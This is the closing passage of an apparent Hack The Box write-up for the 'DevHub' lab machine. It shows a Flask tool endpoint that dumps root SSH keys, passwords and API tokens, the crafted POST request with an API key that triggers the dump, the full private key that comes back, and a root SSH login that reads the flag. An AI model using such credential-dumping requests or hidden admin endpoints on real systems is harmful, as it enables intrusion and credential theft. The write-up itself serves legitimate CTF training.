                with open('/root/.ssh/id_rsa', 'r') as f:
                    key_data = f.read()
                return jsonify({
                    "target": "ssh_keys",
                    "root_private_key": key_data,
                    "note": "Emergency recovery key dump"
                })
            except Exception as e:
                return jsonify({
                    "target": "ssh_keys",
                    "error": f"Could not read key: {str(e)}"
                })

        elif target == "passwords":
            return jsonify({
                "target": "passwords",
                "dump": {
                    "root": "$6$rounds=656000$saltsalt$hashedpassword",
                    "analyst": "JupyterN0tebook!2026",
                    "mcp-dev": "Mcp!Insp3ct0r2026"
                }
            })

        elif target == "tokens":
            return jsonify({
                "target": "tokens",
                "api_tokens": {
                    "admin_token": "opsmcp_admin_7f3b9c2d1e4f5a6b",
                    "service_token": "opsmcp_svc_8c9d0e1f2a3b4c5d"
                }
            })

        else:
            return jsonify({
                "error": "Invalid target",
                "valid_targets": ["ssh_keys", "passwords", "tokens"]
            })

    return jsonify({"error": "Tool execution failed"}), 500

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5000, debug=False)
{File=”server.py”}
Through reverse engineering, I set out to create an HTTP POST request to dump the SSH keys. After some trial and error, I was able to retrieve the SSH key using the HTTP POST request below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /tools/call HTTP/1.1
Host: localhost:5000
Accept: */*
User-Agent: Mozilla/5.0
Connection: close
X-API-Key: opsmcp_secret_key_4f5a6b7c8d9e0f1a
Content-Type: application/json
Content-Length: 107

{
  "name": "ops._admin_dump",
  "arguments": {
    "target": "ssh_keys",
    "confirm": true
  }
}

Place the SSH private key in the id_rsa file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAwWHw4Iv8yDwyqOacO5uB2OFr/RaD1TF192ptgJXu0vj5STypOUH9
G/jqltqP312IONAX9LwvTne81E4h+hi2xdjwgvh27iE4AvCQolR8S0GWHwHQjjXVQ5/dHX
8MA96Qabow623zQe5D6PUAsFj6aWP5fDceIziAxkLIMgpsE6I0bWOKaGmgEG0rW1I/mw8z
6HmooVORQsQoTaVUhnUmRJRcLpQEu94hzb+0kQ0ObKikcDTnit1kQ/7ZUOoyGhUgEwVk/n
Ghm2D96OW/JLpMIowwDxnka+3l9u5Aj55Y9fWN9aGld5pVvcoPRZ7twODIbXNSjzWsLQRQ
7l8/a2M+aQAAA8BGnYWeRp2FngAAAAdzc2gtcnNhAAABAQDBYfDgi/zIPDKo5pw7m4HY4W
v9FoPVMXX3am2Ale7S+PlJPKk5Qf0b+OqW2o/fXYg40Bf0vC9Od7zUTiH6GLbF2PCC+Hbu
ITgC8JCiVHxLQZYfAdCONdVDn90dfwwD3pBpujDrbfNB7kPo9QCwWPppY/l8Nx4jOIDGQs
gyCmwTojRtY4poaaAQbStbUj+bDzPoeaihU5FCxChNpVSGdSZElFwulAS73iHNv7SRDQ5s
qKRwNOeK3WRD/tlQ6jIaFSATBWT+caGbYP3o5b8kukwijDAPGeRr7eX27kCPnlj19Y31oa
V3mlW9yg9Fnu3A4Mhtc1KPNawtBFDuXz9rYz5pAAAAAwEAAQAAAQAjgZkZkXpjRXJDwrvS
0fWgXZtXR8gC3+b5+4eJgX3tLJuQz9t+UNhpR2XDNvQNnf3B+Ks9W0QQUznPfV0Nr3X3k6
JtWbN0e5LuLz9PHtYHd05Z+RpS0h2LIhIWNVp+Z2H6l54dy/1LELVVU47B0kSAD0Qig3g8
HUa/oEljrrgzTlYflRHhkHQblmd9ZaClUoxIDh0zf2Esmp3nIRBm4J1OX5UQPiPEa7/LkB
dcQr1K4Z1pbZglc5wPUJZCv8MtVPvW9rCgERl9Sl4bKevsgS4mMMUvVxNdqyasYqNAXi/L
Cvk9YYP9PS4q1dfCYMIvsJJNyoBtUiCJwqW2ba6hs1vVAAAAgDEPkj6UOdX1B872cHrja2
nkahzlja7GZw3G2+hsib4kH/G1nwQs9RRtnzqf/mrXeEhxB27ZN+QE39e7yTC3r6f84mSn
Mz/gS3Czh6DtP+S18jV4xCeac/SoLuxgLvPZ3xnHWvPO6HePQzyVlVk/MBfp+yPrCpIiHK
MtVMaeJXFYAAAAgQDSlTQAPhkFhsswOcohRO+1hd/4xdD9UECem1ytsb5/on47/GEWvtQI
oocmAAMvEYlOvs8GXeYkMBAwi5VCjLunNBCmuRMjTEgE7lqgdhfkK0Lx/a4BWnYaki+xbk
Jt9XB5f2NlmnT4A5QqiO+qPYA2i1iF9CSv5ypxqHFChgMZNwAAAIEA6xcR6lBjwgtKuzRQ
nI+f8DFRxcdfKY1gs0BmfS0RRxwDzIEwJHYafyHnq/CKBTDPCYyn/VI+mF64hhtjUbDgAr
C8X6q/4LJecp3piSHgv6yXhpzkxtz+Q/JSXPFf/9NAgVFQtUjrrnGZbP9kNySaX6q6/npK
lFORwv9PYfxftV8AAAALcm9vdEBkZXZodWI=
-----END OPENSSH PRIVATE KEY-----
We can now own DevHub.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
┌──(kali㉿kali)-[~/Documents/htb/machines/devhub]
└─$ ssh root@devhub.htb -i id_rsa
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-179-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri Aug 21 07:53:35 AM UTC 2026

  System load:           0.0
  Usage of /:            77.0% of 9.50GB
  Memory usage:          18%
  Swap usage:            0%
  Processes:             239
  Users logged in:       0
  IPv4 address for eth0: 10.129.245.216
  IPv6 address for eth0: dead:beef::a0de:adff:fead:cae6

  => There are 7 zombie processes.


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Aug 21 07:53:36 2026 from 10.10.17.123
root@devhub:~# cat root.txt
2923edbaed08e7273cdc8cdebdccecee
Thanks for reading this write-up! Did you enjoy reading this write-up? Or learned something from it? Please consider spending a respect point: https://app.hackthebox.com/profile/224856.com/profile/224856. Thanks!
Happy Hacking :-)